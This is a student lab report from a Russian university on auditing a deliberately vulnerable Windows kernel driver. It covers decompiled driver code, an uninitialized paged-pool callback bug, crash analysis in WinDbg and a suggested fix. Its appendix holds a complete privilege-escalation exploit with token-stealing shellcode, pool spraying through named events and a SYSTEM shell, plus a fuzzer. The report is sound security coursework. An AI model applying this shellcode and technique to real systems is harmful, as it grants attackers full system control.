

Министерство науки и высшего образования Российской Федерации
Санкт-Петербургский политехнический университет Петра Великого

—
Институт кибербезопасности и защиты информации

ЛАБОРАТОРНАЯ РАБОТА №3

«Аудит безопасности драйверов режима ядра ОС Windows»

по дисциплине «Модели безопасности компьютерных систем»

Выполнил

студент гр. 4851001/90201

Ромзаев Н.В.

<подпись>

Проверил

Ассистент преподавателя

Овасапян Т.Д.

<подпись>

Санкт-Петербург
2022

1. Цель работы

Изучение типовых уязвимостей в драйверах режима ядра ОС Windows и способов их эксплуатации. Освоение навыков отладки драйверов и анализа падений системы.

2. Ход работы

Вариант для выполнения лабораторной работы – 7. Была настроена виртуальная машина для возможности её отладки с использованием отладчика WinDBG с ОС Windows 7 x86.

В IDA Pro в дизассемблированном коде .sys файла драйвера было найдено имя устройства и IOCTL-код (рисунки 1 и 2).

```
.0 | *(_DWORD *)&SymbolicLinkName.Length = 0;  
.1 | SymbolicLinkName.Buffer = 0;  
.2 | RtlInitUnicodeString((PUNICODE_STRING)&DestinationString, L"\\Device\\HackSysExtremeVulnerableDriver_mbks");  
.3 | RtlInitUnicodeString((PUNICODE_STRING)&SymbolicLinkName, L"\\DosDevices\\HackSysExtremeVulnerableDriver_mbks");  
.4 | v2 = IoCreateDevice(DriverObject, 0, (PUNICODE_STRING)&DestinationString, 0x22u, 0x100u, 0, &DeviceObject);
```

Рисунок 1 – Имя устройства

```
PIRP v2; // edi  
int possibly_uninitialized; // ebx  
_IO_STACK_LOCATION *v4; // eax  
DWORD usermode_value; // eax  
PIRP Irpa; // [esp+14h] [ebp+Ch]  
  
v2 = Irp;  
possibly_uninitialized = -1073741637;  
v4 = Irp->Tail.Overlay.CurrentStackLocation;  
Irpa = (PIRP)v4;  
if ( v4 )  
{  
    usermode_value = v4->Parameters.Read.ByteOffset.LowPart;  
    if ( usermode_value == 0x222433 )  
    {  
        DbgPrintEx(0x4Du, 3u, "***** MBKS_driver_IOCTL_UNINITIALIZED_MEMORY_PAGED_POOL *****\n");  
        possibly_uninitialized = sub_444286((int)v2, (int)Irpa);  
        DbgPrintEx(0x4Du, 3u, "***** MBKS_driver_IOCTL_UNINITIALIZED_MEMORY_PAGED_POOL *****\n");  
    }  
    else  
    {  
        DbgPrintEx(0x4Du, 3u, "[ - ] Invalid IOCTL Code: 0x%X\n", usermode_value);  
        possibly_uninitialized = 0xC0000010; // Set debug val for uninitialized value  
    }  
}  
v2->IoStatus.Information = 0;  
v2->IoStatus.Status = possibly_uninitialized;  
IoCompleteRequest(v2, 0);  
return possibly_uninitialized;
```

Рисунок 2 –Получение IOCTL-кода

При верном полученном IOCTL-коде получаем выход на функцию sub_44410A. В ней проверяется значение из пользовательского буфера, при совпадении с зафиксированным значением (0x222433) переменные будут инициализированы. Далее, если в переменной не NULL указатель, то произойдёт вызов функции по адресу этой переменной (v4).

```

int __stdcall sub_44410A(void *Address)
{
    int result; // eax
    int v2; // esi
    _DWORD *v3; // [esp+14h] [ebp-1Ch]
    CPPEH_RECORD ms_exc; // [esp+18h] [ebp-18h]

    ms_exc.registration.TryLevel = 0;
    ProbeForRead(Address, 0xF0u, 1u);
    v3 = ExAllocatePoolWithTag(PagedPool, 0xF0u, 0x6B636148u);
    if ( v3 )
    {
        DbgPrintEx(0x4Du, 3u, "[+] Pool Tag: %s\n", "kcaH");
        DbgPrintEx(0x4Du, 3u, "[+] Pool Type: %s\n", "PagedPool");
        DbgPrintEx(0x4Du, 3u, "[+] Pool Size: 0x%X\n", 240);
        DbgPrintEx(0x4Du, 3u, "[+] Pool Chunk: 0x%p\n", v3);
        v2 = *(_DWORD *)Address;
        DbgPrintEx(0x4Du, 3u, "[+] UserValue: 0x%p\n", *(_DWORD *)Address);
        DbgPrintEx(0x4Du, 3u, "[+] UninitializedMemory Address: 0x%p\n", &v3);
        if ( v2 == -1160728400 )
        {
            *v3 = -1160728400;
            v3[1] = sub_4442A6;
            memset(v3 + 2, 65, 0xE8u);
            v3[59] = 0;
        }
        DbgPrintEx(0x4Du, 3u, "[+] Triggering Uninitialized Memory in PagedPool\n");
        if ( v3 )
        {
            DbgPrintEx(0x4Du, 3u, "[+] UninitializedMemory->Value: 0x%p\n", *v3);
            DbgPrintEx(0x4Du, 3u, "[+] UninitializedMemory->Callback: 0x%p\n", v3[1]);
            ((void (*)(void))v3[1])();
        }
        result = 0;
    }
}

```

Рисунок 5 – Уязвимая функция

Если подать неверное значение, то переменные не будут инициализированы, а вызов произойдёт по адресу переменной .CallBack. Но этот указатель не инициализировался null-значением, поэтому в итоге будет вызываться всё, на что указывает этот указатель, хранящийся в paged pool.

Далее был написан фаззер, основанный на множественных обращениях к уязвимому драйверу с различными входными данными. При подаче различных буферов можно получить падение системы. Call-stack приведён в приложении С.

```

***** MBKS_driver_IOCTL_UNINITIALIZED_MEMORY_PAGED_POOL *****
[+] Pool Tag: 'kcaH'
[+] Pool Type: PagedPool
[+] Pool Size: 0xF0
[+] Pool Chunk: 0x9CF85F10
[+] UserValue: 0x00130037
[+] UninitializedMemory Address: 0x8E88FABC
[+] Triggering Uninitialized Memory in PagedPool
[+] UninitializedMemory->Value: 0x00000000
[+] UninitializedMemory->Callback: 0x99DEAD99

*** Fatal System Error: 0x00000050
(0xBAD0B0FE,0x00000001,0x99DFFFFF,0x00000002)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run !analyze -v
nt!RtlpBreakWithStatusInstruction:
828bd110 cc      int     3
1: kd> !pool 0x9CF85F10
Pool page 9cf85f10 region is Unknown
9cf85000 size: 380 previous size: 0 (Allocated) Ntff
9cf85380 size: 10 previous size: 380 (Free) .....
9cf85390 size: 18 previous size: 10 (Allocated) Ntff0
9cf853a8 size: 3f0 previous size: 18 (Allocated) Ntff
9cf85798 size: 380 previous size: 3f0 (Allocated) Ntff
9cf85b18 size: 3f0 previous size: 380 (Allocated) Ntff
*9cf85f08 size: f8 previous size: 3f0 (Allocated) *Hack
Owning component : Unknown (update pooltag.txt)
1: kd> dd 9cf85f08
ReadVirtual: 9cf85f08 not properly sign extended
9cf85f08 0b1f047e 6b638148 00000030 99dead99
9cf85f18 00001000 00000000 9d912d48 c0020050
9cf85f28 00000000 00000000 00000012 00000201
9cf85f38 05000000 00000020 00000000 00000101
9cf85f48 0000000c 00000000 9c0df348 9bd90c00
9cf85f58 00000002 00000023 e0000000 a0000000
9cf85f68 00000000 9c0df3fc 00000011 00000101
9cf85f78 03000000 00000004 00280000 800007dc

1: kd> ||

```

Рисунок 6 – Падение системы

Для эксплуатации уязвимости (приложение А) необходимо сначала создать char-массив с шелл-кодом. Так как неинициализированная память находится в paged pool, то для эксплуатации можно создать большое (256) количество именованных событий, так как их имена будут храниться в paged pool. Таким образом, необходимо создать 256 событий с уникальными именами, в которых в байтах 4-7 (что соответствует расположению члена Callback) будет храниться адрес шелл-кода. На рисунке 7 представлен результат эксплуатации уязвимости.




Рисунок 7– Эксплуатация уязвимости, получение системных прав

3. Вывод

В ходе выполнения лабораторной работы были освоены навыки отладки драйверов и анализа падений системы. Была изучена уязвимость неинициализированной переменной в куче и способ её эксплуатации, в результате которой процесс получил системные права. Для устранения уязвимости, необходимо убедиться, например, чтобы переменная, по адресу которой в дальнейшем будет команда call, была всегда инициализирована NULL.

Приложение А

```
#include<stdio.h>
#include<Windows.h>

HANDLE hDevice = NULL;

static VOID ShellCode()
{
    _asm
    {
        //int 3
        pushad
        mov eax, fs: [124h]           // Find the _KTHREAD structure for the current thread
        mov eax, [eax + 0x50]        // Find the _EPROCESS structure
        mov ecx, eax
        mov edx, 4                   // edx = system PID(4)

        // The loop is to get the _EPROCESS of the system
        find_sys_pid :
            mov eax, [eax + 0xb8]     // Find the process activity list
            sub eax, 0xb8             // List traversal
            cmp[ecx + 0xb4], edx      // Determine whether it is SYSTEM based on PID
            jnz find_sys_pid

            // Replace the Token
            mov edx, [eax + 0xf8]
            mov[ecx + 0xf8], edx
            popad
            //int 3
            ret
    }
}

BOOL init()
{
    // Get HANDLE
    hDevice = CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver_mbks",
        GENERIC_READ | GENERIC_WRITE,
        NULL,
        NULL,
        OPEN_EXISTING,
        NULL,
        NULL);

    printf("[+]Start to get HANDLE...\n");
    if (hDevice == INVALID_HANDLE_VALUE || hDevice == NULL)
    {
        return FALSE;
    }
    printf("[+]Success to get HANDLE!\n");
    return TRUE;
}

static VOID CreateCmd()
{
    STARTUPINFO si = { sizeof(si) };
    PROCESS_INFORMATION pi = { 0 };
    si.dwFlags = STARTF_USESHOWWINDOW;
    si.wShowWindow = SW_SHOW;
    WCHAR wzFilePath[MAX_PATH] = { L"cmd.exe" };
    BOOL bReturn = CreateProcessW(NULL, wzFilePath, NULL, NULL, FALSE, CREATE_NEW_CONSOLE, NULL, NULL,
```



```

(LPSTARTUPINFO)& si, &pi);
    if (bReturn) CloseHandle(pi.hThread), CloseHandle(pi.hProcess);
}

HANDLE Event_OBJECT[0x1000];

VOID Trigger_shellcode()
{
    DWORD bReturn = 0;
    char buf[4] = { 0 };
    char lpName[0xf0] = { 0 };
    *(PDWORD32)(buf) = 0xBAD0B0B0 + 1;

    memset(lpName, 0x41, 0xf0);

    printf("lpName is in 0x%p\n", lpName);
    for (int i = 0; i < 256; i++)
    {
        *(PDWORD)(lpName + 0x4) = (DWORD)& ShellCode;
        *(PDWORD)(lpName + 0xf0 - 4) = 0;
        *(PDWORD)(lpName + 0xf0 - 3) = 0;
        *(PDWORD)(lpName + 0xf0 - 2) = 0;
        *(PDWORD)(lpName + 0xf0 - 1) = i;
        Event_OBJECT[i] = CreateEventW(NULL, FALSE, FALSE, lpName);
    }

    for (int i = 0; i < 256; i++)
    {
        CloseHandle(Event_OBJECT[i]);
        i += 4;
    }

    DeviceIoControl(hDevice, 0x222433, buf, 4, NULL, 0, &bReturn, NULL);
}

int main()
{
    if (init() == FALSE)
    {
        printf("[+]Failed to get HANDLE!!!\n");
        system("pause");
        return 0;
    }

    Trigger_shellcode();
    //__debugbreak();

    printf("[+]Start to Create cmd...\n");
    CreateCmd();
    system("pause");

    return 0;
}

```

```

import sys
from ctypes import *
import struct
import os

kernel32 = windll.kernel32

def debug_print(message):
    print(message)
    kernel32.OutputDebugStringA(message + "\n")

def get_device_handle(device):
    open_existing = 0x3
    generic_read = 0x80000000
    generic_write = 0x40000000
    file_share_read = 0x00000001
    file_share_write = 0x00000002
    handle = kernel32.CreateFileW(device,
                                   generic_read | generic_write,
                                   file_share_read | file_share_write,
                                   None,
                                   open_existing,
                                   None,
                                   None)

    if not handle or handle == -1:
        debug_print("\t[-] Unable to get device handle")
        sys.exit(-1)
    return handle

if __name__ == "__main__":
    device_name = "\\.\HackSysExtremeVulnerableDriver_mbks"
    device_handle = get_device_handle(device_name)
    pool_buffer_size = 0xF0
    debug_print("[+] Preparing user mode buffer")
    for _ in range(5):
        magicValue = struct.pack('<I', 0xBAD0B0B1)
        bytes_returned = c_ulong()
        ioctl = 0x222433
        user_mode_buffer_str = os.urandom(pool_buffer_size-4)
        user_mode_buffer = magicValue + user_mode_buffer_str
        debug_print(f"magic value {magicValue}, user mode buffer {user_mode_buffer}\n\n")
        result = kernel32.DeviceIoControl(device_handle,
                                           ioctl,
                                           user_mode_buffer,
                                           len(user_mode_buffer),
                                           None,
                                           0,
                                           byref(bytes_returned),
                                           None)

```

